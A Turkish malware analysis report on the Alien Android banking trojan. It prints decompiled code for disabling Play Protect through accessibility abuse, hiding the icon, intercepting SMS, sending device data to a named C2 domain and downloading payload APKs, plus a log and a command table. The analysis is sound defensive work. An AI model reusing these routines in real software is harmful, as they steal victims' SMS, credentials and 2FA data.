Alien


Teknik Analiz Raporu

İÇİNDEKİLER

Giriş

Alien zararlısı ilk olarak MaaS (Malware as a Service) forumlarda ring0 isimli kullanıcı tarafından tanıtılmıştır. Alien zararlısını ThreadFabric raporlarına göre Cerberus V1'in bir uzantısı olduğu görünmektedir. 2020 yılı başlarında geliştirilmesi durdurulan Cerberus zararlısına alternatif olarak, Cerberus ailesinden ayrılan ya da bu aile üyeleri tarafından geliştirildiği tahmin edilmektedir.

2020 Mayıs ayında büyük bir yenilik sunmayan Cerberus zararlısı önceki versiyona ek olarak yalnızca Google Authenticator uygulamasından bilgi çalabilme yetkinliğini eklemiştir. Bu zararlı işlemi gerçekleştiren kod yapısı şubat 2020'de çıkartılan Alien zararlısı ile neredeyse aynıdır. Bu benzerlik Cerberus zararlısı geliştiricilerinin Alien geliştiricileri ile ilişkisi olduğu yönünde şüpheleri arttırmaktadır.



Android Banking Trojan türündeki Alien zararlısı, sıradan Banking Trojan zararlılarından daha kabiliyetli bir yazılımdır. Alien zararlısı kurban cihaz üzerinde sms, rehber, çağrı kaydı gibi önemli bilgileri uzak sunucuya aktarabilmek, C2 sunucusundan gelen komutları çalıştırabilme, gelen bildirimleri okuyabilme gibi üst düzey yeteneklere sahiptir.

Alien, Cerberus'dan miras aldığı özellikleri şunlardır;

- Gerçek uygulamaların üzerine sahte html sayfası göstermek, başka bir tabirle overlay attack.

- Tuş vuruşlarını kaydetmek.

- Uzaktan erişim ve kontrol.

- SMS'leri toplama, yönetme, gönderme.

- Cihaz hakkında bilgi toplama.

- Rehberde ki kişileri toplama.

- Yüklü olan uygulamaların listesini alma.

- Lokasyon takibi.

- Çağırı yapma ve yönlendirme.

- Uygulama silme, yükleme, başlatma.

- Cihazı kilitleme

- Bildirim gösterme

- Kendi ikonunu saklama, silinmeye karşı koruma, sanal makine tespit etme.

Gibi davranışları vardır. Bu davranışlar görüldüğü üzere Cerberus'un ana özelliklerindendir.


Alien'ın Cerberus'dan en belirgin farkı ise C2 sunucuları ile iletişim kurarken farklı bir yapıda POST isteği göndermektedir.

Detaylı Analiz


AndroidManifest.xml'e bakıldığında oldukça kritik yetkilerin istendiği gözlenmektedir. Bu yetkilerin birçoğunu çalışma anında kullanıcıya sormadan kullanabilmek için diğer birçok zararlı yazılım gibi Erişilebilirlik Servisi iznini alarak gerçekleştirmektedir.

```
<uses-sdk android:minSdkVersion="20" android:targetSdkVersion="29"/>
<uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_MULTICAST_STATE"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.USE_FULL_SCREEN_INTENT"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
```

Şifrelenmiş KejDwbo.json dex dosyası çalışma zamanında yüklenerek zararlı faaliyetlerini gerçekleştirmektedir.



Zararlı faaliyetlerin takibini SharedPraferences nesnesi olan Ring0.xmld dosyasındaki değişkenler aracılığıyla sağlamaktadır. Zararlı dex çalıştırıldığında ekran boyutu SW ve SE değişkenlerine kaydedilmektedir. Alınan ekran boyutu Play Protect servisini durdurmak için kullanılmaktadır.



```
/* renamed from: e */
public final void addValuetoSharedPref(Context context, String str, String str2) {
    SharedPreferences.Editor edit = context.getSharedPreferences(this.encrypted_texts.string_ring0, 0).edit();
    edit.putString(str, str2);
    edit.commit();
}
```

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    Point point = new Point();
    getWindowManager().getDefaultDisplay().getSize(point);
    gluohqbisvsxy bVar = this.f790a;
    String str = this.f792c.str_SW;
    StringBuilder sb = new StringBuilder();
    sb.append(point.x);
    bVar.addValuetoSharedPref(this, str, sb.toString());
    gluohqbisvsxy bVar2 = this.f790a;
    String str2 = this.f792c.str_SE;
    StringBuilder sb2 = new StringBuilder();
    sb2.append(point.y);
    bVar2.addValuetoSharedPref(this, str2, sb2.toString());
```

Accessibility servis yetkileri ile ekran üzerindeki bileşenleri tespit ederek Play Protect korumasını kapatmaktadır.

```
if (str.equals(_decodeString("com.google.android.gms.security.settings.verifyappssettingsactivity"))) {
    this.f808d = _decodeString("1");
    accessibilityNodeInfo.performAction(ACTION_SCROLL_FORWARD);
    int parseInt5 = Integer.parseInt(this.f805a.editorSharedPref(this, this.f806b.string_SW));
    int parseInt6 = Integer.parseInt(this.f805a.editorSharedPref(this, this.f806b.string_SE));
    for (int r0 = parseInt6; r0 > 30; r0 -= 15) {
        lbbjtgrqzwjqamk_FinalClass_securitybypass._click_AccbltyNode(this, parseInt5 / 2, parseInt6 - r0);
    }
} else if (str.equals(_decodeString("android.app.alertdialog")) && this.f808d.equals(_decodeString("1"))) {
    for (AccessibilityNodeInfo accessibilityNodeInfo3 : accessibilityNodeInfo.findAccessibilityNodeInfosByViewId(_decodeString("android:id/button1"))) {
        accessibilityNodeInfo3.performAction(ACTION_CLICK);
        this.f808d = _decodeString("0");
        this.f824t = false;
        performAction_Back_twotimes();
    }
}

String[] strArr = {_decodeString("com.android.vending:id/toolbar_item_play_protect_settings"),
                   _decodeString("com.android.vending:id/play_protect_settings"), _decodeString("android:id/button1")};
for (int r53 = 0; r53 < 3; r53++) {
    for (AccessibilityNodeInfo accessibilityNodeInfo2 : accessibilityNodeInfo.findAccessibilityNodeInfosByViewId(strArr[r53])) {
        accessibilityNodeInfo2.performAction(ACTION_CLICK);
        this.f808d = _decodeString("1");
        if (strArr[r53].equals(_decodeString("android:id/button1"))) {
            this.f808d = _decodeString("0");
            this.f824t = false;
            this.f805a.addValuetoSharedPref(this, this.f806b.SR, _decodeString("0"));
            performAction_Back_twotimes();
        }
    }
}
```

Alien, kendi ikonunu gizlemek için setComponentEnabledSetting metodunu kullanmaktadır.

```
if (!"xiaomi".equalsIgnoreCase(Build.MANUFACTURER) || (CLASS_ONEMLI.getVersionNameOfMiui() < 10 && Build.VERSION.SDK_INT < 29)) {
    bVar3.component_disable_dontkillapp(this);
}


public final void component_disable_dontkillapp(Context context) {
    if (this.encrypted_texts.f949m.isEmpty()) {
        context.getPackageManager().setComponentEnabledSetting(new ComponentName(context, Activity_aucfjjrfkpqxrz.class),  //Main Activity
            COMPONENT_ENABLED_STATE_DISABLED, COMPONENT_ENABLED_STATE_DISABLED);
    }
}
```

Alarm servisi kullanılarak belirli aralıklarla “ntpvhfaymn” isimli Broadcast Reciever tetiklenmektedir.

```
public static void _scheduleAPP(Context context, String str, long j) {
    try {
        Intent intent = new Intent(context, BroadcastReceiver_ntpvhfaymn.class);
        intent.setAction(str);
        ((AlarmManager) context.getSystemService("alarm")).setRepeating(0, System.currentTimeMillis() + j, j, PendingIntent.getBroadcast(context, 0, intent, 0));
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

```
if (intent.getAction().equals(this.f1020a.android_provider_Telephony_SMS_RECEIVED)) {
    CLASS_ONEMLI bVar = this.f1021b;
    try {
        Bundle extras = intent.getExtras();
        if (extras != null) {
            Object[] objArr = (Object[]) extras.get("pdus");
            String str = "";
            String str2 = "";
            if (objArr != null) {
                int length = objArr.length;
                int r4 = 0;
                while (r4 < length) {
                    SmsMessage createFromPdu = SmsMessage.createFromPdu((byte[]) objArr[r4]);
                    str2 = str2 + createFromPdu.getDisplayMessageBody();
                    r4++;
                    str = createFromPdu.getDisplayOriginatingAddress();
                }
                String str3 = "Input SMS: " + str + " Text: " + str2 + "[143523#]";
                bVar._log("sendSMS", str3);
                bVar.addToSharedPref(context, bVar.encrypted_texts.string_AS, str3);
                bVar.post_sms_log(context, bVar.editorSharedPref(context, bVar.encrypted_texts.string_QQ));
```

Zararlı servislerin arka planda çalışabilmesi için batarya optimizasyonunu kapatılmaktadır.

```
/* renamed from: beyond.just.settle.xlwdlfcvmrjew */
public class Activity_xlwdlfcvmrjew_ignore_batt_optm extends Activity {
    /* access modifiers changed from: protected */
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        try {
            new CLASS_ONEMLI();
            if (!CLASS_ONEMLI.isIgnoreBatteryOptm(this)) {
                Intent intent = new Intent("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS", Uri.parse("package:" + getPackageName()));
                intent.addFlags(FLAG_ACTIVITY_NEW_TASK);
                intent.addFlags(FLAG_RECEIVER_REGISTERED_ONLY | FLAG_ACTIVITY_NO_HISTORY);
                startActivity(intent);
            }
        } catch (Exception unused) {
        }
        finish();
    }
}
```

Komuta kontrol sunucusundan gelen komutları yöneten “qtnaqq” servisi internet bağlantısı kontrol edilerek başlatılmaktadır.

```
/* renamed from: l */
public final void mo398l(Context context) {
    if (isConnectedNetwork(context)) {
        if (!isRunningService(context, IntentService_qtnaqq_C2.class)) {
            context.startService(new Intent(context, IntentService_qtnaqq_C2.class));
        }
    } else if (!isLockScreenActive(context)) {
        try {
            if (_var_wakelock != null) {
                _var_wakelock.release();
            }
            PowerManager.WakeLock newWakeLock = ((PowerManager) context.getSystemService("power")).newWakeLock(805306394, getClass().getName());
            _var_wakelock = newWakeLock;
            newWakeLock.acquire();
        } catch (Exception unused) {
        }
    }
}
```

JSON formatında uzak sunucuya aktarılmak üzere toplanan veriler içerisinde batarya yüzdesi, device policy, dil bilgisi, Erişilebilirlik Servis durumu, varsayılan SMS uygulaması, kurban cihaz ID, kullanılan hattın telefon numarası, kayıtlı Google hesapları, cihazdan alınan izinler gibi veriler bulunmaktadır.

```
try {
    jSONObject.put("DM", sharedPref(AL));
    jSONObject.put("AD", "null");
    jSONObject.put("BL", CLASS_ONEMLI.getBatteryPercentage(context));
    jSONObject.put("TW", sharedPref(AK));
    jSONObject.put("SA", m812a(CLASS_ONEMLI.checkDevicePolicyIsAdminActive(this) ? "1" : "0"));
    jSONObject.put("SP", sharedPref(SR));
    jSONObject.put(m812a("NWEzZQ=="), CLASS_ONEMLI.m706v(context));
    jSONObject.put("LE", Locale.getDefault().getLanguage());
    jSONObject.put("SY", m812a(CLASS_ONEMLI.isEnabledAccessibiltyServ(context, AccessibilityService_bve.class) ? "1" : "0"));
    jSONObject.put("SM", CLASS_ONEMLI.isDefaultSmsApp(this));
    jSONObject.put("ID", victimID);
    jSONObject.put(m812a("NDAzZQ=="), this.f1029a.editorSharedPref(context, dVar.AG));
    if (context.checkCallingOrSelfPermission(this.f1029a.encrypted_texts.android_permission_READ_PHONE_STATE) == 0) {
        str = ((TeLephonyManager) context.getSystemService("phone")).getLine1Number();
    } else {
        str = "";
    }
    jSONObject.put("NR", str);
    jSONObject.put("GA", CLASS_ONEMLI.getGoogleAccounts(this));
    jSONObject.put("PS", CLASS_ONEMLI.checkPermission(this, dVar.strings_PERMISSIONS[0]));
    jSONObject.put("PC", CLASS_ONEMLI.checkPermission(this, dVar.strings_PERMISSIONS[1])); //android.permission.WRITE_EXTERNAL_STORAGE
    jSONObject.put("PP", CLASS_ONEMLI.checkPermission(this, dVar.strings_PERMISSIONS[2])); //android.permission.SEND_SMS
    jSONObject.put("PO", CLASS_ONEMLI.checkPermission(this, dVar.strings_PERMISSIONS[3])); //android.permission.RECORD_AUDIO
} catch (JSONException unused) {
    this.f1029a.iftruelogstr1str2(str2, "ERROR JSON CHECK BOT");
}
```

Cihaz üzerinde toplanan veriler http[:]//chujwdupepolicji[.]xyz web sunucusuna post edilmektedir.

```
/* renamed from: b */
private String httpPostRETResponse(String str, String str2) {
    String str3 = str2 + "&end=0";
    String a = subString(str3, "q=", "&ws=");
    String a2 = subString(str3, "&ws=", "&end=0");
    _log("q_ws", a + "   " + a2);
    OkHttpClient uVar = new OkHttpClient();
    FormBody.C0052a a3 = new FormBody.C0052a().mo209a("q", a).mo209a("ws", a2);
    FormBody oVar = new FormBody(a3.f584a, a3.f585b);
    Request.UndefinedClass aVar = new Request.UndefinedClass();
    if (str != null) {
        if (str.regionMatches(true, 0, "ws:", 0, 3)) {
            str = "http:" + str.substring(3);
        } else if (str.regionMatches(true, 0, "wss:", 0, 4)) {
            str = "https:" + str.substring(4);
        }
        HttpUrl d = HttpUrl.m390d(str);
        if (d != null) {
            Response a4 = new RealCall(uVar, aVar.mo250a(d).checkStringANDisValidRequestBodyReturnObject("POST", oVar).RequestHttpURL(), false).mo179a();
            try {
                String d2 = a4.f709g.mo171d();
                if (a4 != null) {
                    a4.close();
                }
                return d2;
            } catch (Throwable th) {
                th.addSuppressed(th);
            }
        } else {
            throw new IllegalArgumentException("unexpected url: ".concat(String.valueOf(str)));
        }
    } else {
        throw new NullPointerException("url == null");
    }
    throw th;
}
```

Eğer uzak sunucudan 503 cevabı alınırsa yeni domain bilgisini daha önce tanımladığı adreslerden almaktadır. Uzak sunucu kapalı olduğundan bu adresler “ring0.xmld”ye kaydedilemediği gözlenmektedir.

```
//i = post request responce
if (i == null || i.length() < 2 || i.contains("503 Service Unavailable")) {
    try {
        String j3 = this.f1029a.editorSharedPref(context, dVar.SB);
        if (j3.contains(",")) {
            String[] split = j3.replace(" ", "").split(",");
            int length = split.length;
            int r15 = 0;
            while (true) {
                if (r15 >= length) {
                    break;
                }
                String str3 = split[r15];
                if (str3.length() > r13) {
                    this.f1029a._log(str2, "Check URL: " + str3);
                    if (this.f1029a.checkServerResponce(str3).contains("200")) {
                        this.f1029a.addValuetoSharedPref(context, dVar.string_QE, str3);
                        this.f1029a._log(str2, "NEW DOMAIN: " + str3);
                        z = true;
                        break;
                    }
                }
                r15++;
                r13 = 5;
            }
        }
    } catch (Exception unused2) {
        this.f1029a._log(str2, "ERROR Check URLS");
    }
    z = false;
}
```

```
09-18 15:47:40.136  4413  6490 W System.err:    at android.os.AsyncTask$SerialExecutor$1.run(AsyncTask.java:243)
09-18 15:47:40.136  4413  6490 W System.err:    at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1133)
09-18 15:47:40.137  4413  6490 W System.err:    at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:607)
09-18 15:47:40.137  4413  6490 W System.err:    at java.lang.Thread.run(Thread.java:761)
09-18 15:47:40.137  4413  6529 E **GET_NEW_URL***: url:
09-18 15:47:40.137  4413  6529 E qtnaqq   : EnCryptResponce:
09-18 15:47:40.137  4413  6529 E qtnaqq   : CheckBotRESPONCE:
09-18 15:47:55.157  4413  4413 E ntpvhfaymn    : run_boot_broadcast_receiver
09-18 15:47:55.159   575   857 W AlarmManager: Suspiciously short interval 20000 millis; expanding to 60 seconds
09-18 15:47:55.162   575  1171 W NetworkIdentity: Active mobile network without subscriber!
09-18 15:47:55.184  4413  6535 E qtnaqq   : jsonCheckBot: {"DM":"0","AD":"null","BL":"100","TW":"3574","SA":"0","SP":"2","SS":"1","LE":"en","SY":"1","SM":"0","ID":"ferl-ebhi-aydt-
ha4t","IF":"","NR":"15555218135","GA":"","PB":"0","PC":"1","PP":"0","PO":"1"}
09-18 15:47:55.184  4413  6535 E Connect : url: http://chujwupepolicj1.xyz
09-18 15:47:55.184  4413  6535 E q_ws    : info_device   M2RjZWZkYTEyMDg0N2MyYjZkOGI4MmJjMmM0OTlmY2Q5NmViMDY4NGZjZGU4NDk2OTAxNmZjOWY3
09-18 15:47:55.184  4413  6535 E q_ws    : ZmE1NjFhZGY4YmNkZWVhZjhhOTY2N2ExZTgxMGUyMzEwMjUyMmE2NmU3ZWU1NDU2NzJmOTI0MmIy
09-18 15:47:55.184  4413  6535 E q_ws    : OTRlZDg0YzZkYTVjZGU5ZjgxMDQ5MmE0ZDQ3Y2YyMzU5YjFmMTVkNGM4ZjY2ZDE4NTdiNGY0YTgx
09-18 15:47:55.184  4413  6535 E q_ws    : YmVhMjVjYjg1NGE4YWY2ZDc5MTJhODg0ZDcxNDhiOTJmYWQ1OWU4ODBkZGQ4MDMzMzlkMjkzMjg2
09-18 15:47:55.184  4413  6535 E q_ws    : ZTEyODY4ZTc4NGNlNjM0OGNhMGQwNzdlMGQ4NTAlYzFiZTU5MjgyZTJhODRjZjU3OWYmNmYzODM4
09-18 15:47:55.184  4413  6535 E q_ws    : NGEyNGFjZTgyMmExNTVlNjYyNmRlNWFjMmQwYTZlMzg4ODMyZDY1Y2NkMzk3MjMxOTY0OTZiZDQz
09-18 15:47:55.184  4413  6535 E q_ws    : YTg4ZWFhNzU2NGEyMGFmYTJkZWM5YzMzMzhhM2E1NzgOOTNiYWNkM2YxMTFhZDcxM2U3MjJl
09-18 15:47:55.275  4413  6535 E qtnaqq   : jsonCheckBot:
09-18 15:47:55.277  4413  6538 W System.err: java.net.UnknownHostException: Invalid host: https://
09-18 15:47:55.277  4413  6538 W System.err:    at com.android.okhttp.HttpUrl.getChecked(HttpUrl.java:670)
```

Güncel sunucudan gelen veri "get_new_patch” ve AL değeri “1” ise uzak sunucudan güncel zararlı apk’sı indirilmektedir.

```
this.f1029a._log(str2, "EnCryptResponce: " + i);
String h = this.f1029a.ret_decrypted_responce(i);
this.f1029a._log(str2, "CheckBotRESPONCE: " + h);
if (h.contains("get_new_patch") && !j2.equals("1")) {  // j2 = sharedPref(AL)
    CLASS_ONEMLI bVar = this.f1029a;
    JSONObject jSONObject2 = new JSONObject();
    try {
        jSONObject2.put("ID", j);
        String h2 = bVar.ret_decrypted_responce(bVar.logConnecturlAndPostRequest(this, bVar.encrypted_texts.qupgrade_n_patch_ws + bVar._encrypt_CC(jSONObject2.toString())));
        StringBuilder sb = new StringBuilder("Download Module: ");
        sb.append(h2.length());
        bVar._log("downloadModuleDex", sb.toString());
        if (h2.length() > 10000) {
            bVar._log("downloadModuleDex", "Save Module");
            byte[] decode = Base64.decode(h2.getBytes(), 0);  // h2 = response for new patch (new apk)
            try {
                FileOutputStream fileOutputStream = new FileOutputStream(new File(getDir("apk", 0), bVar.encrypted_texts.ring0_apk), true);
                fileOutputStream.write(decode);
                fileOutputStream.close();
                bVar.addValuetoSharedPref(this, bVar.encrypted_texts.AL, "1");
            } catch (Exception unused3) {
                bVar._log("downloadModuleDex", "ERROR: Work File Module");
            }
            System.gc();
        }
    } catch (JSONException unused4) {
        bVar._log("downloadModule", "ERROR **************");
    }
}
```

Sunucudan gelen cevap “no_device” ise cihaz C2 sunucusuna kaydedilmektedir.

```
else if (h.equals("no_device")) {
    JSONObject jSONObject3 = new JSONObject();
    try {
        String a3 = CLASS_ONEMLI._returnCountryCode(context);
        if (a3.length() != 2) {
            a3 = Locale.getDefault().getCountry().toLowerCase();
        }
        jSONObject3.put(ID, j);
        jSONObject3.put("AR", Build.VERSION.RELEASE);
        jSONObject3.put("TT", dVar.string_it);
        jSONObject3.put("CY", a3);
        jSONObject3.put("OP", telephonyManager.getNetworkOperatorName());
        String a4 = "MD";
        String str4 = Build.MANUFACTURER;
        String str5 = Build.MODEL;
        if ("xiaomi".equalsIgnoreCase(Build.MANUFACTURER) && (a = CLASS_ONEMLI.getVersionNameOfMiui()) != 0) {
            str5 = str5 + " MIUI V" + a;
        }
        jSONObject3.put(a4, str5.toLowerCase().startsWith(str4.toLowerCase()) ? CLASS_ONEMLI.m676a(str5) : CLASS_ONEMLI.m676a(str4) + " " + str5);
    } catch (JSONException unused5) {
    }
    this.f1029a._log(str2,"jsonRegistrationBot: " + jSONObject3.toString());
    CLASS_ONEMLI bVar2 = this.f1029a;
    String h3 = bVar2.ret_decrypted_responce(bVar2.logConnecturlAndPostRequest(this, dVar.q_new_device_ws + this.f1029a._encrypt_CC(jSONObject3.toString())));
    h3.equals("no_reg");
    this.f1029a._log(str2, "RegistrationRESPONCE: " + h3);
    if (h3.equals("ok")) {
        this.f1029a.addValuetoSharedPref(context, dVar.QI, m812a("Mzg="));
    }
}
```

Sunucudan gelen cevap “get_new_patch” veya “no_device” değil ve uzunluğu 4’ten büyükse, dönüş değerinde bulunan “this” komuta kontrol sunucusundan gelen komutları tutmaktadır.

```
else if (jSONObject4.getString("this").equals("global_settings#")) {
    this.f1029a._log(str2, "global_settings#");
    this.f1029a.addValuetoSharedPref(context, dVar.AG, jSONObject4.getString("id_settings"));
    if (jSONObject4.getString("urls")).length() > 7) {
        this.f1029a.addValuetoSharedPref(context, dVar.SB, this.f1029a.editorSharedPref(context, dVar.string_QE) + "," + jSONObject4.getString("urls"));
    }
    if (this.f1029a.editorSharedPref(context, dVar.AV).equals("-1")) {
        this.f1029a._log(str2, "Save injection_t");
        this.f1029a.addValuetoSharedPref(context, dVar.AV, jSONObject4.getString("injection_t"));
    }
    if (this.f1029a.editorSharedPref(context, dVar.AB).equals("-1")) {
        this.f1029a._log(str2, "Save cards_t");
        this.f1029a.addValuetoSharedPref(context, dVar.AB, jSONObject4.getString("cards_t"));
    }
    if (this.f1029a.editorSharedPref(context, dVar.AN).equals("-1")) {
        this.f1029a._log(str2, "Save emails_t");
        this.f1029a.addValuetoSharedPref(context, dVar.AN, jSONObject4.getString("emails_t"));
    }
    if (this.f1029a.editorSharedPref(context, dVar.SU).equals("-1")) {
        this.f1029a._log(str2, "Save admin_t");
        this.f1029a.addValuetoSharedPref(context, dVar.SU, jSONObject4.getString("admin_t"));
    }
    if (this.f1029a.editorSharedPref(context, dVar.SI).equals("-1")) {
        this.f1029a._log(str2, "Save permission_t");
        this.f1029a.addValuetoSharedPref(context, dVar.SI, jSONObject4.getString("permission_t"));
    }
    if (this.f1029a.editorSharedPref(context, dVar.SY).equals("-1"){
        this.f1029a._log(str2, "Save protect_t");
        this.f1029a.addValuetoSharedPref(context, dVar.SY, jSONObject4.getString("protect_t"));
    }
}
```

C2 sunucudan gelen “device_settings#” komutu ile cihaz üzerinde toplanacak verilerin belirlenmesi sağlanmaktadır.

```
else if (jSONObject4.getString("this").equals("device_settings#")) {
    this.f1029a._log(str2, "get device_settings#");
    this.f1029a.addValuetoSharedPref(context, dVar.AF, jSONObject4.getString("hideSMS"));
    this.f1029a.addValuetoSharedPref(context, dVar.AZ, jSONObject4.getString("lockDevice"));
    this.f1029a.addValuetoSharedPref(context, dVar.AX, jSONObject4.getString("offSound"));
    this.f1029a.addValuetoSharedPref(context, dVar.AC, jSONObject4.getString("keylogger"));
    this.f1029a.addValuetoSharedPref(context, dVar.QP, jSONObject4.getString("activeInjection"));
    this.f1029a.addValuetoSharedPref(context, dVar.ES, jSONObject4.getString("endless_start"));
    this.f1029a.addValuetoSharedPref(context, dVar.WR, jSONObject4.getString("record_call"));
}
```

C2 sunucusundan cihaza gelen “this” varlığının değeri “run_cmd” ise “data” varlığı içerisindeki değer komut olarak işlenmektedir.

```
else if (jSONObject4.getString("this").equals("run_cmd")) {
    this.f1029a._log(str2,"get run_cmd: " + jSONObject4.toString());
    JSONObject jSONObject6 = new JSONObject(new String(Base64.decode(jSONObject4.getString("data"), 0), "UTF-8"));
    String string = jSONObject6.getString("cmd");
    switch (string.hashCode()) {
        case -2033081134:
            if (string.equals("grabbing_lockpattern")) {
                c = 18;
                break;
            }
            c = 65535;
            break;
        case -1787784292:
            if (string.equals("run_record_audio")) {
                c = 24;
                break;
            }
            c = 65535;
            break;
            .
            .
            .

    }
```


Komut tablosu aşağıdaki gibidir;

grabbing_lockpattern	AS = Lock Pattern: {PATTERN} [143523#]
run_record_audio	Ses kayıt
run_socks5	Sunucudan gelen host, user, port, password bilgilerine göre soket açılabilir.
update_inject	
stop_socks5	S5 değerini “stop” yaparak soketi kapatmaktadır.
rat_connect	
change_url_connect	Bilgilerin gönderileceği web adresinin değiştirilmesi için kullanılmaktadır.
request_permission	SI=1 Belirtilen iznin cihazdan istenmesi için kullanılır.
clean_cache	AS=””, AM=””
change_url_recover	
send_mailing_sms	Sunucudan gelen numara ve mesaj bilgisi ile mesaj göndermek için kullanılmaktadır.
run_admin_device	
access_notifications	Notification listener erişimini ister.
url	ACTION_VIEW
ussd	intent.action.CALL
sms_mailing_phonebook	
get_data_logs	Yüklü uygulamalar, rehber ve sms bilgilerini toplar.
get_all_permission	WRITE_EXTERNAL_STORAGE, SEND_SMS, RECORD_AUDIO, READ_PHONE_STATE, READ_CONTACTS
grabbing_google_authenticator2	Google Authenticator uygulamasından bilgi çalmak için bu uygulamayı başlatmaktadır.
notification	Bildirim göstermek için
grabbing_pass_gmail	AS = Start Injection: Grabbing password Gmail[143523#]

remove_app	SQ=1 ve QR=Uygulama Adı Uzak sunucudan gelen paket adına göre uygulama silinebilir.
remove_bot	SQ=1 ve QR=Paket Adı Uygulama cihazdan kendisini silebilir.
send_sms	Sunucudan gelen numara ve mesaj bilgisi ile mesaj göndermek için kullanılmaktadır.
run_app	Paket adı bilinen ve yüklü uygulamayı başlatılabilir.
call_forward	Çağrı yönlendirmesi
patch_update	AL= 0 ve apk klasöründeki ring0.apk dosyasını silmekte.

